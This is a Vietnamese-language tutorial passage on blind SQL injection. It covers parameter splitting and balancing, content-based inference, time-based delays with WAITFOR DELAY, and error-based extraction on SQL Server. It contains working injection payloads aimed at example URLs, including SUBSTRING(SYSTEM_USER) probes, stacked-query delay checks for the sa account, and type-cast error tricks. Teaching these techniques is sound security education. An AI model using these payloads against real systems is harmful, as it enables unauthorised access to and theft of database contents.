Để tiến tới việc xác nhận lỗ hổng, thường có thể gửi các truy vấn có tác dụng phụ mà kẻ tấn công có thể quan sát được. Kỹ thuật cổ điển nhất sử dụng tấn công thời gian (timing attack) để xác nhận việc thực thi câu lệnh SQL của kẻ tấn công, và đôi khi cũng có thể thực thi các lệnh hệ điều hành mà đầu ra có thể được quan sát.

Ví dụ, trong Microsoft SQL Server, có thể tạo ra một khoảng dừng 5 giây với đoạn mã SQL sau:

*WAITFOR DELAY '0:0:5'*

Tương tự, người dùng MySQL có thể dùng hàm SLEEP() để thực hiện cùng một hành động trong các phiên bản MySQL từ 5.0.12 trở đi.

Cuối cùng, đầu ra được quan sát cũng có thể nằm "trong kênh" (in-channel). Ví dụ, nếu chuỗi được chèn là: *' AND '1'='2* được chèn vào một ô tìm kiếm và tạo ra kết quả phản hồi khác biệt so với: *' OR '1'='1* thì khả năng cao là có tồn tại lỗ hổng SQL injection. Chuỗi đầu tiên chèn vào một điều kiện luôn sai (1=2) vào truy vấn tìm kiếm, dẫn đến không có kết quả nào được trả về. Chuỗi thứ hai chèn vào điều kiện luôn đúng (1=1), khiến truy vấn khớp với mọi hàng trong bảng và trả về toàn bộ kết quả.

* + 1. ***Tách và Cân bằng***

Trong trường hợp lỗi chung hoặc tác dụng phụ không hữu ích, chúng ta cũng có thể thử kỹ thuật "tách và cân bằng tham số" (parameter splitting and balancing) – tên gọi được đặt bởi David Litchfield – là nền tảng của nhiều kỹ thuật blind SQL injection. "Tách" (splitting) xảy ra khi đầu vào hợp lệ bị chia nhỏ, và "cân bằng" (balancing) đảm bảo rằng truy vấn SQL sau khi chỉnh sửa không có dấu nháy đơn không cân bằng.

Ý tưởng cơ bản là thu thập các tham số hợp lệ từ yêu cầu ban đầu, rồi sửa đổi chúng với các từ khóa SQL sao cho đầu vào khác biệt so với dữ liệu ban đầu nhưng vẫn tương đương về mặt chức năng khi được phân tích cú pháp bởi cơ sở dữ liệu.

Ví dụ trong URL sau: *http://www.victim.com/view\_review.aspx?id=5* giá trị của tham số *id* được chèn vào câu truy vấn SQL để tạo thành:

*SELECT review\_content, review\_author*

*FROM reviews*

*WHERE id=5*

Nếu chúng ta thay thế *5* bằng *2+3*, đầu vào đến ứng dụng sẽ khác so với yêu cầu ban đầu, nhưng truy vấn SQL vẫn tương đương về mặt chức năng:

*SELECT review\_content, review\_author*

*FROM reviews*

*WHERE id=2+3*

Điều này không giới hạn ở dữ liệu số.

Giả sử URL: *http://www.victim.com/count\_reviews.jsp?author=MadBob* trả về thông tin liên quan đến một bản ghi trong cơ sở dữ liệu, trong đó giá trị của tham số author được đưa vào truy vấn SQL như sau:

*SELECT COUNT(id)*

*FROM reviews*

*WHERE review\_author='MadBob'*

Có thể tách chuỗi *"MadBob"* bằng các toán tử cụ thể của cơ sở dữ liệu, để tạo đầu vào khác với chuỗi gốc nhưng tương đương chức năng. Ví dụ, một khai thác trên Oracle sử dụng toán tử *||* để nối chuỗi: *MadB'||'ob*

Kết quả là câu truy vấn:

*SELECT COUNT(id)*

*FROM reviews*

*WHERE review\_author = 'MadB'||'ob'*

vẫn tương đương với câu truy vấn ban đầu.

Litchfield cũng chỉ ra rằng kỹ thuật này có thể được sử dụng để tạo các chuỗi khai thác gần như không phụ thuộc vào ngữ cảnh. Bằng cách kết hợp kỹ thuật tách và cân bằng với các truy vấn con (subqueries), có thể tạo ra các chuỗi khai thác có thể sử dụng trong nhiều tình huống mà không cần chỉnh sửa. Các truy vấn MySQL sau đây sẽ tạo ra cùng một kết quả:

*SELECT review\_content, review\_author*

*FROM reviews*

*WHERE id=5*

*SELECT review\_content, review\_author*

*FROM reviews*

*WHERE id=10—5*

*SELECT review\_content, review\_author*

*FROM reviews*

*WHERE id=5+(SELECT 0/1)*

Trong câu SQL cuối cùng, một truy vấn con được chèn vào. Bởi vì có thể chèn bất kỳ truy vấn con nào tại điểm đó, kỹ thuật tách và cân bằng cung cấp một "vỏ bọc" tiện lợi để chèn các truy vấn phức tạp hơn nhằm trích xuất dữ liệu. Tuy nhiên, MySQL không cho phép tách và cân bằng các tham số chuỗi (do thiếu toán tử nối chuỗi nhị phân), nên kỹ thuật này chỉ áp dụng cho các tham số số. Microsoft SQL Server, ngược lại, cho phép tách và cân bằng tham số chuỗi, như các truy vấn tương đương sau đây:

*SELECT COUNT(id)*

*FROM reviews*

*WHERE review\_author='MadBob'*

*SELECT COUNT(id)*

*FROM reviews*

*WHERE review\_author = 'Mad'+CHAR(0x42)+'ob'*

*SELECT COUNT(id)*

*FROM reviews*

*WHERE review\_author='Mad'+SELECT('B')+'ob'*

*SELECT COUNT(id)*

*FROM reviews*

*WHERE review\_author='Mad'+(SELECT('B'))+'ob'*

*SELECT COUNT(id)*

*FROM reviews*

*WHERE review\_author='Mad'+(SELECT '')+'Bob'*

Câu cuối cùng chứa một truy vấn con thừa mà chúng ta có thể thay thế bằng chuỗi khai thác có ý nghĩa hơn – điều này sẽ được minh họa ở phần sau. Một lợi thế rõ ràng của kỹ thuật tách và cân bằng là ngay cả khi chuỗi khai thác được chèn vào một thủ tục lưu trữ (stored procedure), nó vẫn có thể hoạt động hiệu quả.

* + 1. ***Các tình huống phổ biến với tấn công SQL Injection mù***

Dưới đây là ba tình huống phổ biến trong đó tấn công SQL injection mù trở nên hữu ích:

* Khi chèn một khai thác khiến truy vấn SQL không hợp lệ, một trang lỗi chung được trả về, trong khi chèn một truy vấn SQL hợp lệ thì trả về một trang mà nội dung có thể kiểm soát ở mức độ nào đó.
* Điều này thường thấy ở các trang hiển thị thông tin dựa trên lựa chọn của người dùng, ví dụ người dùng nhấn vào một liên kết chứa tham số id xác định duy nhất một sản phẩm trong cơ sở dữ liệu, hoặc người dùng gửi yêu cầu tìm kiếm. Trong cả hai trường hợp, người dùng có thể kiểm soát nội dung hiển thị của trang bằng cách gửi một id hợp lệ hoặc không hợp lệ.
* Bởi vì trang cung cấp phản hồi (dù không phải dưới dạng thông báo lỗi SQL chi tiết), có thể sử dụng khai thác xác nhận dựa trên thời gian hoặc khai thác thay đổi tập dữ liệu hiển thị bởi trang. Nhiều khi chỉ cần gửi một dấu nháy đơn là đủ để làm mất cân bằng truy vấn SQL và khiến trang lỗi chung xuất hiện, giúp suy luận ra sự tồn tại của lỗ hổng.
* Một trang lỗi chung được trả về khi chèn truy vấn SQL không hợp lệ, trong khi truy vấn hợp lệ trả về trang có nội dung không thể kiểm soát được.
* Chúng ta có thể gặp tình huống này khi một trang có nhiều truy vấn SQL nhưng chỉ truy vấn đầu tiên dễ bị tấn công và nó không tạo ra đầu ra. Một trường hợp phổ biến khác là injection trong các câu lệnh UPDATE hoặc INSERT, nơi thông tin được ghi vào cơ sở dữ liệu và không có đầu ra, nhưng có thể tạo ra lỗi.
* Gửi dấu nháy đơn để tạo ra trang lỗi chung có thể giúp xác định các trang thuộc loại này, cũng như các khai thác dựa trên thời gian. Tuy nhiên, các cuộc tấn công dựa trên nội dung sẽ không hiệu quả.
* Việc gửi truy vấn SQL không hợp lệ không tạo ra trang lỗi hoặc ảnh hưởng đến đầu ra của trang theo bất kỳ cách nào.
* Vì không có lỗi được trả về trong tình huống tấn công SQL injection mù này, các khai thác dựa trên thời gian hoặc khai thác gây tác dụng phụ ngoài luồng (out-of-band) là những phương pháp hiệu quả nhất để xác định các tham số dễ bị tổn thương.
  + 1. ***Kỹ thuật SQL Injection mù***

Sau khi đã xem xét định nghĩa về tấn công SQL injection mù cũng như cách để phát hiện loại lỗ hổng này, giờ là lúc tìm hiểu các kỹ thuật khai thác lỗ hổng này. Các kỹ thuật này được chia thành hai nhóm: kỹ thuật suy luận (inference techniques) và kỹ thuật thay thế hoặc kỹ thuật kênh ngoài (out-of-band channel techniques). Nhóm đầu tiên mô tả tập hợp các tấn công sử dụng SQL để đặt các câu hỏi về cơ sở dữ liệu và từ từ trích xuất thông tin thông qua suy luận, từng bit một, trong khi nhóm thứ hai sử dụng cơ chế để trích xuất trực tiếp lượng lớn thông tin thông qua một kênh ngoài sẵn có.

Việc lựa chọn kỹ thuật nào phù hợp với một lỗ hổng cụ thể phụ thuộc vào hành vi của tài nguyên bị lỗ hổng. Những câu hỏi chúng ta có thể đặt ra là liệu tài nguyên đó có trả về trang lỗi tổng quát khi gửi các đoạn SQL bị lỗi không, và liệu chúng ta có thể kiểm soát nội dung hiển thị của trang ở một mức độ nào đó không.

* + - 1. *Kỹ thuật suy luận*

Về cốt lõi, tất cả các kỹ thuật suy luận đều có thể trích xuất ít nhất một bit thông tin bằng cách quan sát phản hồi đối với một truy vấn cụ thể. Quan sát là yếu tố then chốt, vì phản hồi sẽ có một đặc điểm riêng khi bit đó bằng 1 và khác biệt khi bit đó bằng 0. Sự khác biệt thực tế trong phản hồi phụ thuộc vào thiết bị suy luận (inference device) mà chúng ta chọn sử dụng, nhưng phương pháp được chọn gần như luôn dựa vào thời gian phản hồi, nội dung trang, lỗi trang, hoặc sự kết hợp của những yếu tố này.

Kỹ thuật suy luận cho phép chúng ta chèn một nhánh có điều kiện vào câu lệnh SQL, cung cấp hai con đường trong đó điều kiện nhánh được đặt dựa trên trạng thái của bit chúng ta đang quan tâm. Nói cách khác, chúng ta chèn một câu lệnh kiểu "nếu thì" (pseudo IF statement) vào truy vấn SQL: IF x THEN y ELSE z. Thông thường, x (chuyển thành SQL phù hợp) sẽ là kiểu “Giá trị của bit thứ 2 trong byte 1 của cột 1, dòng 1 có bằng 1 không?” và y, z là hai nhánh riêng biệt có hành vi đủ khác nhau để kẻ tấn công có thể suy luận ra nhánh nào đã được thực thi. Sau khi gửi chuỗi khai thác (exploit), kẻ tấn công sẽ quan sát phản hồi được trả về là y hay z. Nếu nhánh y được theo thì có nghĩa bit là 1; nếu không thì là 0. Yêu cầu tương tự sau đó được lặp lại, nhưng bit được kiểm tra sẽ dịch sang phải một vị trí.

Hãy nhớ rằng nhánh điều kiện không nhất thiết phải có cú pháp điều kiện rõ ràng như câu lệnh IF. Mặc dù có thể sử dụng câu lệnh điều kiện "chính quy", điều này thường làm tăng độ phức tạp và độ dài của khai thác; chúng ta thường có thể đạt được kết quả tương đương với SQL đơn giản hơn mà vẫn đạt được hiệu ứng của câu điều kiện.

Bit thông tin được trích xuất không nhất thiết phải là bit dữ liệu được lưu trong cơ sở dữ liệu (mặc dù đó là cách dùng phổ biến); chúng ta cũng có thể đặt các câu hỏi như “Chúng ta có đang kết nối tới cơ sở dữ liệu với tư cách là quản trị viên không?”, hoặc “Đây có phải là cơ sở dữ liệu SQL Server 2005 không?”, hoặc “Giá trị của một byte cụ thể có lớn hơn 127 không?” Ở đây, bit thông tin được trích xuất không phải là bit của bản ghi trong cơ sở dữ liệu; thay vào đó, nó là thông tin cấu hình hoặc thông tin về dữ liệu trong cơ sở dữ liệu. Tuy nhiên, việc đặt các câu hỏi này vẫn dựa vào thực tế rằng chúng ta có thể cung cấp một nhánh điều kiện vào khai thác sao cho câu trả lời là TRUE hoặc FALSE. Do đó, câu hỏi suy luận là một đoạn mã SQL trả về TRUE hoặc FALSE dựa trên điều kiện do kẻ tấn công cung cấp.

Hãy cùng chắt lọc điều này thành một ví dụ cụ thể sử dụng một kỹ thuật đơn giản. Chúng ta sẽ tập trung vào một trang ví dụ là count\_chickens.aspx, được sử dụng để theo dõi tình trạng trứng gà tại một trang trại trứng. Mỗi quả trứng có một bản ghi trong bảng chickens, và trong số nhiều cột có một cột tên là status, nhận giá trị Incubating đối với những quả trứng chưa nở. Trang đếm có một tham số tên là status dễ bị tấn công blind SQL injection. Khi được yêu cầu, trang sẽ truy vấn cơ sở dữ liệu với câu lệnh SELECT sau (trong đó $input lấy giá trị từ tham số status):

*SELECT COUNT(chick\_id) FROM chickens WHERE status='$input'*

Chúng ta muốn trích xuất tên người dùng mà trang sử dụng để kết nối tới cơ sở dữ liệu. Cơ sở dữ liệu SQL Server của chúng ta có một hàm gọi là SYSTEM\_USER, sẽ trả về tên đăng nhập của người dùng hiện tại trong phiên làm việc với cơ sở dữ liệu. Thông thường, chúng ta có thể xem thông tin này với câu lệnh:

*SELECT SYSTEM\_USER*


Nhưng trong trường hợp này, kết quả không hiển thị ra ngoài. Hình 1 minh họa một nỗ lực trích xuất dữ liệu bằng cách sử dụng kỹ thuật thông báo lỗi chi tiết, nhưng trang lại trả về một trang lỗi tiêu chuẩn. Đáng tiếc, các lập trình viên đã làm theo lời khuyên bảo mật sai lầm, và thay vì tránh sử dụng SQL động, họ đã chọn cách bắt các ngoại lệ của cơ sở dữ liệu và hiển thị một thông báo lỗi chung chung.

1. :Cố gắng không thành công để trích xuất dữ liệu thông qua các thông báo lỗi



Khi gửi *status=Incubating* thực thi truy vấn SQL trước đó và trả về chuỗi được hiển thị trong Hình 2:

1. :Phản hồi khi đếm trứng chưa từng có



Chúng ta có thể thay đổi tham số status sao cho câu truy vấn SQL trả về tập kết quả rỗng bằng cách thêm vào mệnh đề luôn sai (always false clause) *'1'='2’* vào câu truy vấn hợp lệ. Việc này tạo ra câu lệnh SQL như sau:


*SELECT COUNT(chick\_id)*

*FROM chickens*

*WHERE status='Incubating' AND '1'='2'*

Hình 3 minh họa phản hồi từ truy vấn này. Từ thông điệp trả về, ta có thể suy luận rằng câu truy vấn đã không trả về bất kỳ kết quả nào (tập kết quả rỗng). Cần lưu ý rằng bình thường có hai dòng (record) trong bảng có status là 'Incubating', nhưng phần điều kiện sai ở cuối ('1'='2') đảm bảo rằng không có dòng nào phù hợp với toàn bộ mệnh đề WHERE.

1. Buộc một bộ kết quả trống



Đây là một ví dụ kinh điển của tấn công SQL Injection dạng mù (blind), bởi vì không có lỗi nào được trả về, nhưng chúng ta vẫn có thể chèn mã SQL vào truy vấn và thay đổi kết quả trả về (hoặc là nhận được số lượng trứng, hoặc là thông báo “Không có quả trứng nào có trạng thái đó”).

Giờ đây, thay vì chèn điều kiện luôn sai, chúng ta có thể chèn một điều kiện có thể đúng hoặc sai tùy vào từng trường hợp. Vì mục tiêu là lấy được tên người dùng mà trang web sử dụng để kết nối đến cơ sở dữ liệu, chúng ta có thể thử hỏi xem ký tự đầu tiên của tên đăng nhập có phải là ‘a’ hay không bằng cách gửi truy vấn sau:

*status=Incubating' AND SUBSTRING(SYSTEM\_USER,1,1)='a'*

Truy vấn SQL được tạo ra sẽ như sau:

*SELECT COUNT(chick\_id)*

*FROM chickens*

*WHERE status='Incubating'*

*AND SUBSTRING(SYSTEM\_USER,1,1)='a'*

Đoạn mã SQL trên sẽ lấy ký tự đầu tiên trong kết quả trả về của hàm SYSTEM\_USER bằng cách sử dụng hàm SUBSTRING().

Nếu ký tự đầu tiên thực sự là a, thì mệnh đề thứ hai sẽ trả về TRUE, và ta sẽ thấy kết quả giống như ở Hình 2. Nếu không đúng, mệnh đề sẽ trả về FALSE và tập kết quả rỗng được trả về — khi đó trang sẽ hiện thông báo như trong Hình 3.

Giả sử ký tự đầu tiên không phải là a, chúng ta tiếp tục gửi truy vấn thứ hai… và cứ thế tiếp tục cho đến khi tìm ra ký tự đúng:

*status=Incubating' AND SUBSTRING(SYSTEM\_USER,1,1)='a'→Sai (False)*

*status=Incubating' AND SUBSTRING(SYSTEM\_USER,1,1)='b'→Sai*

*...*

*status=Incubating' AND SUBSTRING(SYSTEM\_USER,1,1)='s'→Đúng (True)*

Các trạng thái Đúng (True) và Sai (False) được suy luận thông qua nội dung của trang web sau khi truy vấn được gửi — không phải là nội dung nằm bên trong câu truy vấn. Ví dụ: nếu phản hồi chứa dòng “No eggs...”, thì kết quả là False; nếu không, thì là True.

Giờ hãy chuyển sang ký tự thứ hai, và lặp lại quá trình trên từ ký tự a trở đi cho đến khi tìm được ký tự đúng. Các truy vấn để xác định tên đăng nhập là như sau:

*status=Incubating' AND SUBSTRING(SYSTEM\_USER,1,1)='s' → True*

*status=Incubating' AND SUBSTRING(SYSTEM\_USER,2,1)='q' → True*

*status=Incubating' AND SUBSTRING(SYSTEM\_USER,3,1)='l' → True*

*status=Incubating' AND SUBSTRING(SYSTEM\_USER,4,1)='0' → True*

*status=Incubating' AND SUBSTRING(SYSTEM\_USER,5,1)='5' → True*

Tuy nhiên, có một câu hỏi quan trọng bị bỏ qua: Làm sao chúng ta biết đâu là ký tự cuối cùng của tên đăng nhập? Giả sử ta đã tìm được sql05, làm sao biết chắc không có ký tự thứ 6, 7, hoặc 8?

Hàm SUBSTRING() không báo lỗi nếu yêu cầu truy xuất ký tự vượt quá độ dài chuỗi; thay vào đó, nó sẽ trả về chuỗi rỗng (""). Do đó, ta có thể đưa chuỗi rỗng vào bảng chữ cái tra cứu, và nếu trúng khớp thì tức là đã đến cuối chuỗi tên đăng nhập.

*status=Incubating' AND SUBSTRING(SYSTEM\_USER,6,1)='' → True*

Tuy nhiên, một giải pháp gọn gàng hơn là xác định độ dài của tên đăng nhập trước, rồi mới dò từng ký tự. Cách này có thể áp dụng cho nhiều trường hợp hơn, và cho phép kẻ tấn công ước lượng trước thời gian tối đa cần thiết để trích xuất toàn bộ tên.

Chúng ta có thể tìm độ dài tên đăng nhập bằng cách thử các giá trị từ 1, 2, 3… cho đến khi tìm được đúng:

*status=Incubating' AND LEN(SYSTEM\_USER)=5-- → True*

Từ chuỗi truy vấn này, ta có thể suy ra rằng độ dài tên đăng nhập là 5.  
Lưu ý việc sử dụng ký hiệu chú thích SQL (*--*), mặc dù không bắt buộc nhưng giúp khai thác dễ hơn.

Cần nhấn mạnh lại rằng công cụ suy luận được sử dụng để xác định một điều kiện là Đúng hay Sai chính là nội dung xuất hiện trên trang web (ví dụ: có hiển thị số lượng trứng hay không). Cách chúng ta suy luận cũng phụ thuộc nhiều vào hoàn cảnh, và có thể được thay thế bằng nhiều phương pháp khác nhau.

* + - 1. *Kỹ thuật kênh thay thế*

Phương pháp thứ hai để trích xuất dữ liệu trong các lỗ hổng SQL Injection mù (blind) là thông qua các kênh thay thế, và điều làm cho các phương pháp này khác biệt với các kỹ thuật suy luận (inference) là mặc dù các kỹ thuật suy luận phụ thuộc vào phản hồi gửi từ trang web bị tấn công, thì các kỹ thuật kênh thay thế lại sử dụng các phương thức truyền tải khác ngoài phản hồi của trang. Điều này bao gồm các kênh như DNS, email, và yêu cầu HTTP. Một đặc điểm khác của các kỹ thuật kênh thay thế là chúng thường cho phép chúng ta lấy mảng dữ liệu (chunks) một lần thay vì phải suy luận giá trị của từng bit hoặc byte riêng biệt, điều này làm cho các kênh thay thế trở thành một lựa chọn rất hấp dẫn để khám phá. Thay vì phải sử dụng tám yêu cầu để lấy một byte dữ liệu, chúng ta có thể lấy tới 200 byte chỉ với một yêu cầu. Tuy nhiên, hầu hết các kỹ thuật kênh thay thế yêu cầu chuỗi khai thác dài hơn so với các kỹ thuật suy luận.

* 1. **SQL Injection mù dựa trên thời gian**

Sau khi đã tìm hiểu một chút về lý thuyết nền tảng của cả hai nhóm kỹ thuật, đã đến lúc đi sâu vào các kỹ thuật khai thác thực tế. Khi thảo luận về các phương pháp khác nhau để suy luận dữ liệu, chúng ta đã giả định rằng tồn tại một cơ chế suy luận cho phép sử dụng phương pháp tìm kiếm nhị phân hoặc phương pháp lấy từng bit một để truy xuất giá trị của một byte. Trong phần này, chúng ta sẽ thảo luận và phân tích một cơ chế dựa trên thời gian mà chúng ta có thể sử dụng với cả hai phương pháp suy luận. Chúng ta sẽ nhớ rằng, để các phương pháp suy luận hoạt động, chúng ta cần phải phân biệt được hai trạng thái dựa trên một số thuộc tính của phản hồi trang. Một thuộc tính mà mọi phản hồi đều có là khoảng thời gian chênh lệch giữa lúc yêu cầu được gửi đi và lúc phản hồi được nhận về. Nếu chúng ta có thể làm cho phản hồi tạm dừng trong vài giây khi một trạng thái cụ thể là đúng, nhưng không dừng khi trạng thái đó là sai, chúng ta sẽ có một mẹo đánh tín hiệu phù hợp với cả hai phương pháp suy luận.

* + 1. ***Trì hoãn truy vấn cơ sở dữ liệu***

Vì việc chèn độ trễ vào các truy vấn không phải là một khả năng được tiêu chuẩn hóa trong các hệ quản trị cơ sở dữ liệu SQL, mỗi hệ quản trị cơ sở dữ liệu sẽ có một cách riêng để tạo ra độ trễ. Chúng ta sẽ tìm hiểu các thủ thuật tạo độ trễ cho SQL Server trong các phần nhỏ tiếp theo.

SQL Server cung cấp một cơ chế rõ ràng để tạm dừng việc thực thi bất kỳ truy vấn nào. Bằng cách sử dụng từ khóa WAITFOR, có thể khiến SQL Server dừng thực thi truy vấn cho đến khi một khoảng thời gian trôi qua. Khoảng thời gian này có thể là tương đối kể từ lúc gặp từ khóa hoặc là một thời gian tuyệt đối cụ thể (ví dụ như 21:15).

1. Tiến hành WAITFOR DELAY



Thông thường, chúng ta sẽ sử dụng tùy chọn tương đối, sử dụng từ khóa *DELAY*. Do đó, để tạm dừng thực thi trong 1 phút 53 giây, chúng ta sẽ dùng lệnh: *WAITFOR* *DELAY* *'00:01:53'*. Kết quả là truy vấn sẽ thực thi đúng trong 1 phút 53 giây, như Hình 5.5 cho thấy — thời gian thực thi truy vấn được hiển thị ở thanh trạng thái dưới cùng của cửa sổ. Lưu ý rằng lệnh này không áp đặt giới hạn tối đa về thời gian thực thi; chúng ta không yêu cầu cơ sở dữ liệu chỉ thực thi trong 1:53, mà chúng ta đang thêm 1:53 vào thời gian thực thi bình thường, vì vậy độ trễ này là một giới hạn tối thiểu.

Vì từ khóa *WAITFOR* không thể sử dụng trong các truy vấn con (subquery), chúng ta không thể nhúng các chuỗi khai thác sử dụng *WAITFOR* trực tiếp trong mệnh đề *WHERE*. Tuy nhiên, SQL Server hỗ trợ các truy vấn xếp chồng (stacked queries), điều này rất hữu ích trong trường hợp này. Cách tiếp cận phù hợp là xây dựng một chuỗi khai thác bằng cách thêm nó vào cuối truy vấn hợp lệ, tách biệt hoàn toàn bằng dấu chấm phẩy ;.

Hãy cùng xem một ví dụ về một ứng dụng giống hệt ứng dụng đánh giá phim mà trước đây ta đã làm với MySQL, nhưng bây giờ ứng dụng chạy trên SQL Server và ASP.NET. Truy vấn SQL mà trang web thực hiện khi truy cập *count\_reviews.aspx?status=Madbob* là:

*SELECT COUNT(\*) FROM reviews WHERE review\_author='MadBob'*

Để xác định xem tài khoản đăng nhập cơ sở dữ liệu có phải là sa hay không, chúng ta có thể thực hiện truy vấn SQL sau:

*SELECT COUNT(\*) FROM reviews WHERE review\_author='MadBob';*

*IF SYSTEM\_USER='sa' WAITFOR DELAY '00:00:05'*

Nếu yêu cầu mất nhiều hơn năm giây để phản hồi, chúng ta có thể suy ra rằng tài khoản đăng nhập là sa. Chuyển thành một yêu cầu trên trang web, nó sẽ trở thành:

*count\_reviews.aspx?review\_author=MadBob'; IF SYSTEM\_USER='sa' WAITFOR DELAY '00:00:05*

Chúng ta có thể nhận thấy rằng yêu cầu trang web không có dấu nháy đơn kết thúc, điều này là có chủ ý vì truy vấn dễ bị tấn công đã tự động thêm dấu nháy đơn kết thúc. Một điểm khác cần lưu ý là câu hỏi suy luận mà chúng ta chọn để đặt có số lượng lời giải thích ít nhất có thể: Thay vì kiểm tra liệu chúng ta không phải là sa, chúng ta kiểm tra xác nhận rằng chúng ta là sa bằng cách tạo độ trễ năm giây. Nếu đảo ngược câu hỏi (gây ra độ trễ khi không phải sa), thì một phản hồi nhanh có thể ám chỉ là sa, nhưng cũng có thể do lỗi trong chuỗi khai thác.

Vì chúng ta có thể chọn giữa phương pháp tìm kiếm nhị phân hoặc từng bit để suy luận dữ liệu, và vì chúng ta đã thảo luận sâu về kỹ thuật và lý thuyết nền tảng, tôi sẽ chỉ cung cấp các chuỗi khai thác cho cả hai phương pháp trong hai phần tiếp theo.

* + 1. **Xem xét về suy luận dựa trên thời gian**

Bây giờ, sau khi chúng ta đã xem xét các chuỗi khai thác cụ thể cho ba hệ quản trị cơ sở dữ liệu, cho phép sử dụng cả hai kỹ thuật suy luận dựa trên thời gian bằng phương pháp tìm kiếm nhị phân và trích xuất bit, vẫn còn một số chi tiết phức tạp cần được thảo luận.

Chúng ta đã giả định rằng thời gian phản hồi là một thuộc tính chủ yếu tĩnh - trong đó ở một trạng thái, yêu cầu hoàn tất nhanh chóng, còn ở trạng thái kia thì hoàn tất rất chậm, cho phép chúng ta suy luận ra thông tin về trạng thái. Tuy nhiên, điều này chỉ đáng tin cậy khi nguyên nhân gây ra sự chậm trễ là được đảm bảo, và trong thực tế thì điều này hiếm khi xảy ra. Nếu một yêu cầu mất nhiều thời gian để hoàn tất, nguyên nhân có thể là do độ trễ mà chúng ta cố tình chèn vào, nhưng cũng có thể do cơ sở dữ liệu quá tải hoặc kênh truyền thông bị tắc nghẽn.

Chúng ta có thể phần nào giải quyết vấn đề này bằng một trong hai cách:

* Đặt độ trễ đủ dài để làm mờ ảnh hưởng của các yếu tố khác.  
  Nếu thời gian khứ hồi trung bình (RTT) là 50 mili giây, thì việc chèn một độ trễ 30 giây sẽ tạo ra một khoảng cách rất lớn, đủ để hầu hết các yếu tố gây trễ khác không làm nhiễu việc suy luận. Tuy nhiên, giá trị độ trễ này phụ thuộc vào điều kiện đường truyền và tải của cơ sở dữ liệu, những thứ luôn thay đổi và khó đo lường chính xác, vì vậy chúng ta thường phải bù trừ quá mức, làm cho quá trình thu thập dữ liệu trở nên kém hiệu quả. Nếu đặt giá trị độ trễ quá cao, còn có nguy cơ gây ra lỗi timeout ở cơ sở dữ liệu hoặc trong framework ứng dụng web.
* Gửi hai yêu cầu gần như giống hệt nhau cùng lúc, trong đó điều kiện tạo độ trễ phụ thuộc vào bit 0 ở một yêu cầu và bit 1 ở yêu cầu kia. Yêu cầu nào phản hồi trước (với điều kiện kiểm tra lỗi bình thường) có khả năng cao là yêu cầu mà điều kiện kiểm tra không gây ra độ trễ, từ đó ta có thể suy luận ra trạng thái, ngay cả trong môi trường có độ trễ không xác định. Phương pháp này dựa trên giả định rằng nếu hai yêu cầu được gửi đồng thời, các yếu tố trễ ngẫu nhiên sẽ ảnh hưởng tương tự lên cả hai.
  1. **SQL Injection dựa trên lỗi**

Trong một kịch bản SQL injection không mù (non-blind), các thông báo lỗi của cơ sở dữ liệu rất hữu ích trong việc cung cấp thông tin cần thiết để kẻ tấn công tạo ra các truy vấn tùy ý chính xác. Chúng ta cũng đã biết rằng, một khi chúng ta biết cách tạo các truy vấn chính xác, chúng ta có thể tận dụng các thông báo lỗi để trích xuất thông tin từ cơ sở dữ liệu bằng cách sử dụng các câu lệnh điều kiện, cho phép chúng ta trích xuất từng bit dữ liệu một. Tuy nhiên, trong một số trường hợp, các thông báo lỗi cũng có thể được sử dụng để trích xuất dữ liệu nhanh hơn nhiều. Trước đó trong chương, chúng ta đã sử dụng một thông báo lỗi để tiết lộ phiên bản SQL Server bằng cách chèn chuỗi @@version vào nơi yêu cầu một giá trị số, tạo ra một thông báo lỗi với giá trị của biến @@version. Điều này hoạt động vì SQL Server tạo ra các thông báo lỗi chi tiết hơn so với các cơ sở dữ liệu khác. Tính năng này có thể bị lạm dụng để trích xuất thông tin tùy ý từ cơ sở dữ liệu, không chỉ phiên bản của nó. Chẳng hạn, chúng ta có thể muốn biết người dùng cơ sở dữ liệu nào thực hiện truy vấn trên máy chủ cơ sở dữ liệu:

*http://www.victim.com/products.asp?id=system\_user*

Yêu cầu URL này sẽ tạo ra lỗi sau:

*Microsoft OLE DB Provider for ODBC Drivers error '80040e07'*

*[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'appdbuser' to data type int.*

*/products.asp, line 33*

Chúng ta đã thấy cách xác định liệu người dùng của chúng ta có thuộc nhóm sysadmin hay không, nhưng hãy xem một cách khác để lấy cùng thông tin bằng cách sử dụng thông báo lỗi này, thông qua giá trị được trả về bởi is\_srvrolemember để tạo chuỗi gây ra lỗi ép kiểu:

*http://www.victim.com/products.asp?id=char(65%2Bis\_srvrolemember('sysadmin'))*

